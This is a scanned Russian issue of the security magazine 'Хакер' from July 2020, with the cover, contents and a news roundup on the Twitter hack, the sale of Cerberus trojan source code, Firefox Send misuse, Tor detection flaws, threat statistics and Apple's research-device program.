Хакер
№256
ИЮЛЬ 2020
БОЕВОЙ LINUX
Самые мощные дистрибутивы для пентестов и OSINT
Отмазки хакеров в суде
Мышь на стероидах
Технология Deception
Геоспуфинг на Android


ПОДПИСКА НА «ХАКЕР»

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Июль 2020
№ 256

CONTENTS

MEGANews
Всё новое за последний месяц

Android
Новые запреты и чистый код на Kotlin

Хроника атаки на Twitter
Как поймали хакеров, взломавших социальную сеть

Ликвидация EncroChat
Как накрыли платформу для зашифрованных коммуникаций

Боевой Linux
Обзор самых мощных дистрибутивов для пентестов и OSINT

Малварь на просвет
Учимся быстро искать признаки вредоносного кода

«Я не специально»
Какие отмазки хакеров могут сработать в суде

Атака на облака
Гайд по методам взлома приложений в Azure и AWS

Вкуриваем QR
Как сделать QR-код с сюрпризом

Фундаментальные основы хакерства
Учимся идентифицировать конструкторы и деструкторы

Синтетический закат
Проходим виртуалку Sunset decoy, чтобы отточить навыки пентеста

Дыры в дыре
Как работают уязвимости в Pi-hole, которые позволяют захватить Raspberry Pi

Как прокачать мышь
Ставим суперконденсатор в беспроводную мышь, чтобы заряжать ее за секунды

Только самое нужное
Избавляем Linux от багажа прошивок для оборудования

Фиктивный адрес
Как подменить геолокацию на Android, чтобы обманывать приложения

Погружение в ассемблер
Осваиваем арифметические инструкции

Нескучный Data Science
Пишем на языке R собственный детектор спама


Технология обмана
Что такое Deception и как теперь обманывают хакеров

Хитрости BIND
Берем контроль над DNS в свои руки


Не пустой звук
Разбираемся, как устроено цифровое кодирование звука

Титры
Кто делает этот журнал

MEGANEWS




Мария «Mifrill» Нефёдова
nefedova@glc.ru



ВЗЛОМ TWITTER

В июле 2020 года компания Twitter столкнулась с самой масштабной атакой за все время своего существования. Компрометации подверглось множество аккаунтов публичных людей, компаний, криптовалютных бирж. Так, среди пострадавших были: Билл Гейтс, Илон Маск, Джефф Безос, Джо Байден, Барак Обама, Уоррен Баффет, Канье Уэст, Ким Кардашьян, компании Apple и Uber, крупнейшие криптовалютные биржи CoinDesk, Binance и Gemini.



Полученным доступом к топовым аккаунтам злоумышленники воспользовались, устроив фальшивую раздачу биткойнов. Мошенники действовали по классической скамерской схеме: от лица известных людей и крупных компаний они просили прислать им небольшое количество криптовалюты, обещая удвоить и вернуть любую полученную сумму.

Как ни парадоксально, но даже в 2020 году нашлось немало людей, которые поверили, что Билл Гейтс, Илон Маск и другие известные компании и личности вдруг начали раздавать биткойны. В итоге таким образом мошенники «заработали» примерно 13 BTC, то есть около 120 тысяч долларов.

Причем жертв могло быть и больше, если бы крупные криптовалютные биржи своевременно не заблокировали злоумышленников. К примеру, биржа Coinbase помешала 1100 своим клиентам перевести 30,4 BTC — около 280 тысяч долларов по текущему курсу. Лишь 14 пользователей Coinbase успели отправить биткойны на адрес мошенников (на общую сумму около 3000 долларов), прежде чем специалисты внесли его в черный список.

Twitter сообщает, что, согласно предварительным результатам расследования, атака затронула сравнительно небольшое количество учтенных записей. Взлом коснулся лишь 130 аккаунтов, и для 45 из них были успешно сброшены пароли — от лица этих учетных записей взломщики размещали мошеннические сообщения.

Еще для семи учетных записей злоумышленники скачали все доступное содержимое аккаунта, воспользовавшись функцией Your Twitter Data. Интересно, что ни один из этих семи аккаунтов не был верифицирован (не имел синей галочки). Также злоумышленники отдельно просматривали личные сообщения владельцев 36 скомпрометированных учетных записей. Причем один из этих аккаунтов принадлежал неназванному нидерландскому политику.

В конце июля стало известно, что атака на социальную сеть была результатом компрометации сразу нескольких сотрудников компании. Так, 15 июля 2020 года мошенники устроили фишинговую атаку по телефону и применили социальную инженерию к сотрудникам Twitter. Когда учетные данные, похищенные у одного из работников компании, не позволили хакерам подобраться к внутренним инструментам Twitter, злоумышленники атаковали других сотрудников, у которых был доступ к инструментам для управления учетными записями пользователей.

> *«Не все атакованные сотрудники имели права для использования инструментов управления учетными записями, но злоумышленники использовали их учетные данные для доступа к нашим внутренним системам и получения информации о наших процессах. Эта информация позволила им атаковать других сотрудников, которые обладали доступом к инструментам поддержки», — объяснили представители компании.*

После инцидента на время расследования Twitter серьезно ограничила доступ своих сотрудников к внутренним инструментам и системам. Эти ограничения в первую очередь касаются функции Your Twitter Data, которая позволяет пользователям загружать все свои данные из Twitter, но также ограничения распространяются и на другие сервисы.

Невзирая на все оправдания Twitter, американский сенатор Рон Уайден и активисты Electronic Frontier Foundation подняли вопрос, почему социальная сеть до сих пор не реализовала сквозное шифрование для личных сообщений, хотя еще в 2018 году работала над этой функциональностью.

> *«Twitter сейчас не пришлось бы беспокоиться о том, что злоумышленники могли прочитать, похитить или изменить личные сообщения, если бы компания внедрила E2E для личных сообщений, как EFF просил годами», — пишет активистка Ева Гальперин из Electronic Frontier Foundation.*

31 июля 2020 года американские власти объявили, что стоявшие за масштабным взломом злоумышленники пойманы. В США и Великобритании были арестованы трое подозреваемых, а главным «идейным вдохновителем» этой операции назван 17-летний подросток из Флориды Грэм Айвен Кларк (также известный как Kirk). Его сообщники — 19-летний Мейсон Шеппард («Chaewon») из Великобритании и 22-летний Нима Фазели («Rolex») из Флориды.

Известно, что Грэму Айвену Кларку предъявлены обвинения по 30 пунктам и, невзирая на возраст, судить его будут как взрослого.

100 000 ДОЛЛАРОВ ЗА ИСХОДНИКИ CERBERUS

В даркнете на продажу выставлены исходные коды банковского Android-трояна Cerberus.

Цена начинается от **50 000** долларов США, и авторы малвари намерены провести аукцион с шагом в размере **1000** долларов (впрочем, за **100 000** долларов вредонос можно приобрести сразу и без торга). В эту цену входит все сразу: от исходного кода до списка клиентов, инструкции по установке и скрипты для совместной работы компонентов. То есть покупатель получит исходный код вредоносного APK, модуль, а также все «ключи» от панели администратора и серверов.

Продавец пишет, что причина продажи исходников проста: якобы хак-группа, создавшая Cerberus, распалась, и больше некому заниматься круглосуточной поддержкой трояна.

FIREFOX SEND НЕ РАБОТАЕТ

Журналисты издания ZDNet привлекли внимание инженеров Mozilla к многочисленным злоупотреблениям сервисом Firefox Send, который активно использовался для распространения малвари. Сейчас работа сервиса приостановлена на время расследования, а разработчики обещают улучшить его и добавить кнопку «Сообщить о нарушении».

Firefox Send был запущен в марте 2019 года. Сервис представляет собой приватный файловый хостинг и позволяет пользователям Firefox обмениваться файлами. Все файлы, загруженные и переданные через Firefox Send, хранятся в зашифрованном виде, и пользователи могут сами установить срок хранения файлов на сервере, а также задать допустимое количество загрузок до истечения этого «срока годности». Сервис был доступен всем пользователям по адресу send.firefox.com.

Хотя инженеры Mozilla планировали Firefox Send, думая о конфиденциальности и безопасности своих пользователей, начиная с конца 2019 года сервис стал весьма популярен не у простых людей, а у разработчиков малвари.

В большинстве случаев хакеры эксплуатируют сервис очень простым способом: загружают полезные нагрузки малвари в Firefox Send, где файл сохраняется в зашифрованном виде, а затем вставляют ссылки на этот файл, к примеру, в свои фишинговые письма.

ZDNet пишет, что в последние несколько месяцев Firefox Send использовался для хранения пейлоадов самых разных кампаний — от вымогателей до финансово ориентированной малвари и от банковских троянов до спайвари, атаковавшей правозащитников. Сервисом злоупотребляли такие известные хак-группы, как FIN7, REVil (Sodinokibi), Ursnif (Dreambot) и Zloader.

Британский ИБ-эксперт Колин Харди пояснил, какие именно факторы привлекают авторов вредоносных программ в сервисе Firefox Send. Так, URL-адреса Firefox считаются надежными во многих организациях, то есть спам-фильтры не обнаруживают и не блокируют их. К тому же злоумышленникам не приходится вкладывать время и деньги в создание и поддержание собственной инфраструктуры, если они используют серверы Mozilla.

И, как уже было упомянуто, Firefox Send шифрует файлы, что препятствует работе защитных решений, а ссылки на скачивание малвари могут быть настроены таким образом, чтобы срок их действия истекал через определенное время или количество скачиваний. Это тоже затрудняет работу ИБ-экспертов.

Растущее количество вредоносных операций, связанных с Firefox Send, не ускользнуло и от внимания ИБ-сообщества. Из-за этого в течение нескольких последних месяцев эксперты регулярно сетовали, что у сервиса нет механизма сообщения о злоупотреблениях или кнопки «Пожаловаться на файл», которые могли бы помочь пресечь вредоносные операции.

Готовя публикацию об этих проблемах, журналисты ZDNet обратились к Mozilla за комментарием, желая узнать, что организация думает о размещении вредоносного ПО, а также каков статус разработки механизма для уведомления о нарушениях.

Ответ Mozilla удивил и журналистов, и ИБ-специалистов: организация немедленно приостановила работу сервиса Firefox Send и сообщила, что работает над его улучшением.

> *«Мы временно переведем Firefox Send в автономный режим, пока будем улучшать продукт. Перед повторным запуском [сервиса] мы добавим механизм подачи отчетов о нарушениях, чтобы дополнить форму обратной связи, а также будем требовать от всех пользователей, желающих поделиться контентом с помощью Firefox Send, войти в систему с помощью учетной записи Firefox», — заявили представители Mozilla.*

В настоящее время сроки возвращения Firefox Send в онлайн неизвестны. Все ссылки на Firefox Send перестали работать, а значит, все вредоносные кампании, использовавшие сервис, тоже временно выведены из строя.

ДУРОВ ОПЯТЬ КРИТИКУЕТ APPLE И GOOGLE

Павел Дуров выступил с критикой в адрес компаний Apple и Google, так как, по его мнению, они злоупотребляют своим положением на рынке. Он пишет, что IT-гиганты увеличивают на 30% цену мобильных приложений для всех пользователей смартфонов в мире и тем самым попросту уничтожают стартапы.


Он делает вывод, что в настоящее время практически все разработчики, которые продают пользователям смартфонов премиальные и цифровые услуги, скорее работают на Apple и Google, чем на самих себя.

→ «Apple, пользуясь монопольным положением, требует от всех разработчиков приложений в App Store перечислять ей 30% от оборота с продажи любых цифровых услуг. Цифровые услуги – это, например, плата за сами приложения или премиальные возможности в них. Взамен Apple не дает разработчикам ничего, кроме разрешения их приложениям быть доступными для пользователей iPhone.

Разработчики приложений тратят значительные ресурсы на создание, поддержание и продвижение своих проектов. Они жестко конкурируют между собой и несут огромные риски. Apple же не вкладывает в создание сторонних приложений на своей платформе практически никаких средств и не рискует ничем, зато гарантированно получает 30% от их оборота. Почти так же печально обстоят дела у разработчиков на смартфонах Android от Google.

У создателей приложений остается лишь две трети заработанных ими средств для выплаты зарплат, оплаты хостинга, маркетинга, лицензий, государственных налогов. Часто этого оказывается недостаточно, чтобы покрыть все расходы, а дальнейшее повышение цены для пользователей невозможно из-за снижения спроса. Те проекты, которым удается оставаться прибыльными, несмотря на 30%-й сбор, почти всегда приносят меньше чистого дохода собственным создателям, чем дуополии Apple и Google»

– Павел Дуров в своем Telegram-канале



НУЛЕВЫЕ ДНИ В TOR

Специалист по информационной безопасности Нил Кравец, который сам управляет несколькими узлами Tor, обнародовал детали двух уязвимостей нулевого дня, затрагивающих саму сеть Tor и Tor Browser.

Исследователь говорит, что разработчики Tor уже не раз отказывались исправлять найденные им проблемы, поэтому он решил предать уязвимости огласке. Хуже того, Кравец обещает обнародовать информацию еще о трех 0-day-багах в ближайшее время, и один из них может использоваться для раскрытия реальных IP-адресов серверов Tor.

Первую 0-day-проблему специалист описал в своем блоге 23 июля 2020 года. В этой статье он рассказал, что компании и интернет-провайдеры могут блокировать подключение пользователей к сети Tor. Для этого требуется лишь сканировать сетевые подключения на предмет характерной сигнатуры пакетов, уникальной для Tor-трафика.

Вторую 0-day-уязвимость Кравец описал 30 июля 2020 года. Второй баг также позволяет сетевым операторам выявлять трафик Tor. Но если первую проблему можно использовать для обнаружения прямых подключений к сети Tor (к нодам Tor guard), то вторая уязвимость дает возможность обнаружить опосредованные подключения. Речь идет о соединениях, которые пользователи устанавливают с мостами Tor.

Напомню, что мосты работают как своего рода прокси, передавая соединение от пользователя к самой сети Tor. Так как они крайне чувствительная часть инфраструктуры Tor, список мостов постоянно обновляется, чтобы провайдерам было сложнее их заблокировать. А Кравец пишет, что соединения с мостами Tor можно легко обнаружить, используя технику отслеживания определенных пакетов TCP.

> *«После моей предыдущей и этой записи в блоге у вас есть все, что нужно для усиления политики [блокирования Tor] с помощью системы проверки пакетов в режиме реального времени. Вы можете запретить всем своим пользователям подключаться к Tor, независимо от того, подключены они напрямую или используют мост», — пишет эксперт.*

Также специалист рассказывает, что, по его мнению, инженеры Tor Project недостаточно серьезно относятся к безопасности своих сетей, инструментов и пользователей. Он ссылается на свой предыдущий опыт и многочисленные попытки сообщить разработчикам Tor о различных ошибках, которые в итоге так и не были исправлены. В их числе:


- уязвимость, позволяющая сайтам обнаруживать и распознавать пользователей браузера Tor по ширине полосы прокрутки (известна разработчикам с июня 2017 года);
- уязвимость, позволяющая обнаруживать мосты Tor, используя их порт Onion routing (обнаружена восемь лет назад);
- уязвимость, позволяющая идентифицировать библиотеку SSL, используемую серверами Tor (найдена 27 декабря 2017 года).

В начале июля 2020 года Кравец сообщил, что решил окончательно отказаться от сотрудничества с Tor Project и теперь намерен рассказывать о проблемах во всеуслышание.

САМАЯ АКТИВНАЯ МАЛВАРЬ ПОЛУГОДИЯ

Эксперты компании Check Point подвели итоги первых шести месяцев 2020 года и представили отчет о самых активных киберугрозах. Исследователи рассказывают, что мошенники широко использовали пандемию и связанные с ней темы для развертывания атак, а также отмечают активность недавно вернувшегося к жизни ботнета Emotet.

В среднем на одну компанию в России приходилось **570** атак в неделю, причем среднее по миру число атак на одну организацию составило **474**.





Динамика изменения среднего числа атак на организации в неделю в России и в мире за первое полугодие 2020 года

Список наиболее активных угроз в России выглядит следующим образом: модульный вредонос **EMOTET** (6%), набор эксплоитов **RIG** (5%), майнер **XMRIG** (5%), RAT **AGENT TESLA** (3%), **PHORPIEX** (3%).

	Мобильные угрозы	Банковские угрозы	Криптомайнеры	Ботнеты	Инфостилеры
В России	5.9%	4.6%	10.3%	11.9%	4.6%
В мире	4.9%	2.9%	6.1%	7.6%	2.9%

Среднее число атак на организации в неделю по типам угроз





Наиболее распространенные уязвимости организаций за первые шесть месяцев 2020 года

Продолжение статьи →

MEGANEWS

← Начало статьи

СПЕЦИАЛЬНЫЕ IPHONE

В этом месяце компания Apple наконец объявила об официальном запуске программы Security Research Device (SRD), которую анонсировали еще в прошлом году. В рамках этой инициативы избранным исследователям предоставят специальные версии iPhone.

У таких устройств отключено большинство функций безопасности, и сами инженеры Apple используют такие девайсы для поиска проблем (еще до окончательного одобрения прототипов и отправки устройств в массовое производство). Устройства будут иметь меньше ограничений, обеспечат более глубокий доступ к операционной системе и железу и позволят специалистам обнаружить проблемы, которые нельзя выявить на обычных iPhone. Раньше такие девайсы нередко попадали на черный рынок, где продавались за немалые деньги, а порой оказывались в руках брокеров уязвимостей или продавцов 0-day.

Для участия в SRD исследователям предлагается подать заявку, причем для этого необязательно иметь профильное образование и кучу дипломов. Достаточно обладать подтвержденным опытом в сфере ИБ-исследований, причем не только iPhone, но и других устройств и ПО, включая Android, Windows и Linux.

Однако многих ИБ-экспертов смутили официальные правила программы. Если в прошлом году ИБ-сообщество лишь поприветствовало решение Apple расширить программу bug bounty и распространить среди исследователей специальные версии iPhone, теперь специалисты критикуют компанию и пишут, что не станут участвовать в подобном.

Основная проблема заключается в пункте правил SRD, который гласит:

> *«Если вы уведомляете об уязвимости, затрагивающей продукты Apple, Apple сообщит вам дату публикации (как правило, это дата, когда Apple выпустит обновление для устранения проблемы). <...> До [оговоренной] даты публикации вы не сможете обсуждать уязвимость с другими».*

В сущности, этот пункт предоставляет компании Apple полный контроль над раскрытием уязвимостей. Именно производитель будет устанавливать дату публикации, после которой исследователям разрешат рассказывать что-либо о найденных в рамках SRD уязвимостях в iOS и iPhone. Многие специалисты опасаются, что Apple будет злоупотреблять этим правом и задерживать важные обновления безопасности, откладывая дату публикации и не позволяя специалистам предать проблемы огласке.

Одним из первых на эту особенность правил обратил внимание руководитель группы Google Project Zero Бен Хокерс (Ben Hawkers). Он пишет в Twitter:

> *«Похоже, что мы не сможем использовать Apple Security Research Device из-за ограничений на раскрытие уязвимостей, которые, кажется, специально предназначены для исключения [из программы] Project Zero и других исследователей, которые придерживаются правила 90 дней».*

Сообщение Хокерса привлекло внимание других ИБ-исследователей, которые поддержали решение Google Project Zero. О своем нежелании участвовать в программе на таких условиях уже заявили глава компании Guardian Уилл Страфач (Will Strafach), специалисты компании ZecOps, а также известный исследователь Axi0mX (автор эксплоита Checkm8).

> *«Сроки раскрытия информации [об уязвимостях] — стандартная практика в отрасли. Они необходимы. Но Apple требует от исследователей подождать неограниченное количество времени, на усмотрение самой Apple, прежде чем они смогут раскрыть информацию об ошибках, обнаруженных в рамках Security Research Device Program. Сроки не установлены. Это ядовитая пилюля», — пишет Axi0mX.*

Бывший глава по информационной безопасности в Facebook Алекс Стамос также раскритиковал действия Apple. Он пишет, что если Apple удастся настоять на своем, навязать свои условия исследователям (а также выиграть судебный процесс против сервиса виртуализации iOS), то «можно попрощаться с результативными публичными исследованиями в области безопасности в США».

Издание ZDNet отмечает, что bug bounty программу Apple критиковали и ранее. К примеру, в апреле текущего года macOS- и iOS-разработчик Джефф Джонсон (Jeff Johnson) опубликовал серию сообщений в Twitter, где писал следующее:

> *«Я думаю о выходе из программы Apple Security Bounty. Не вижу никаких доказательств того, что Apple серьезно относится к этой программе. Я слышал о выплате лишь одного вознаграждения, и та уязвимость даже не была специфична именно для Mac. Кроме того, в Apple Product Security несколько недель игнорировали мое последнее письмо.*
>
> *Apple объявила об этой программе в августе [прошлого года], не запускала ее до Рождества, а теперь, насколько мне известно, до сих пор не заплатила ни одному исследователю безопасности Mac. Это смешно. Думаю, их цель заключается в том, чтобы заставить исследователей молчать об ошибках как можно дольше».*

200 000 СОТРУДНИКОВ GOOGLE ПРОДОЛЖАТ РАБОТАТЬ ИЗ ДОМА

В конце июля стало известно, что глава Google Сундар Пичаи принял решение оставить на удаленке почти все рабочую силу компании: около **200 000** сотрудников и подрядчиков. Из-за пандемии коронавируса все эти люди продолжат работать на дому как минимум **ДО СЕРЕДИНЫ 2021 ГОДА**, хотя изначально компания планировала вновь открыть офисы в январе 2021 года.

